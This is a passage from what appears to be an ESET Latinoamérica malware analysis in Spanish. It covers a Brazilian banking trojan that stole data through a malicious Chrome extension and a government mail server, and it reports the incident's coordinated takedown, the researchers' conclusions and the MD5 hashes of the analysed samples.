ESET Latinoamérica ha reportado el incidente tanto a Yahoo como al Centro de Estudios, Respuesta y Tratamientos de Incidentes de Seguridad de Brasil (CERT.br) indicando los detalles de la amenaza.

Las dos cuentas de correo utilizadas por el atacante ya han sido dadas de baja el 10 de mayo de 2013, por lo que las variantes analizadas ya no son funcionales para el atacante.

Asimismo, el equipo de CERT Brasil ha trabajado en el incidente reportado y a fines de junio ha remediado la vulnerabilidad que permitía al atacante enviar correos desde el servidor.

De esta forma, la amenaza analizada y descrita en el presente artículo ya no es funcional, producto del trabajo conjunto entre el equipo de Investigación de ESET Latinoamérica y las entidades antes mencionadas.

Conclusión

Una vez más, nos encontramos con un código malicioso que confirma el claro interés de los ciberdelincuentes en robar información del usuario a fin de lograr un rédito económico y la preponderancia de los troyanos bancarios en Brasil. Además, este caso se destaca por dos características particulares: **el uso de extensiones de un navegador** para el robo de los datos y el **envío de información a través de un servidor de correo gubernamental**.

El hecho que se utilice una extensión de Google Chrome para el robo de información produce un impacto directo sobre la víctima, ya que en este caso no se busca infectar el sistema operativo sino directamente el propio navegador. Además, el *malware* utiliza diferentes lenguajes para poder llevar a cabo todas sus actividades maliciosas. La combinación de los mismos, tales como **HTML, JavaScript y .NET** para el caso del ejecutable, demuestra que este código malicioso posee una **complejidad a nivel estructural muy importante**. Con dicha heterogeneidad de lenguajes, el ciberdelincuente apela al aprovechamiento de las funcionalidades que cada uno ofrece, para lograr una mejor y más amplia performance de su amenaza.

A la diversidad en el desarrollo del código, se le suma como característica distintiva la utilización de un servidor gubernamental de Brasil para el envío de información. Esto provee mayor anonimato al atacante ya que utiliza un servidor legítimo para enviar los datos que han sido robados. Servidores web gubernamentales son usados frecuentemente para alojar malware aunque en esta ocasión se hace un uso particular y novedoso que es la **utilización de un servidor de correo de gobierno**.

Estas investigaciones confirman que los cibercriminales están en continuo movimiento, buscando la forma de poder infectar a la mayor cantidad de usuarios posibles, modificando las técnicas que utilizan. La puesta en escena de nuevos métodos de infección a través de *exploits* que afectan a los navegadores y, en este caso en especial, la utilización de *plugins* maliciosos, son nuevas técnicas de ataque y se ajustan a lo que venimos señalando como tendencia desde hace más de dos años.

Muestras analizadas

A continuación, se adjunta la lista de los MD5 de las muestras analizadas:

Archivo	MD5
MulheresPerdidas.exe	f7d63175ff8b4959c425ad945e8e596e
Microsoft.js	6a944a7da3fc21b78f1a942ba96042a0
Service.js	6c1daaccd036cd602423f92af32cdc14
Skype.js	28174674f60ce4d3fb1ac8a74686b3ca
Vaio.dll	c9e20bdec9264bbb6de34c5dd7be0c79

Tabla 2 - MD5 de las muestras analizadas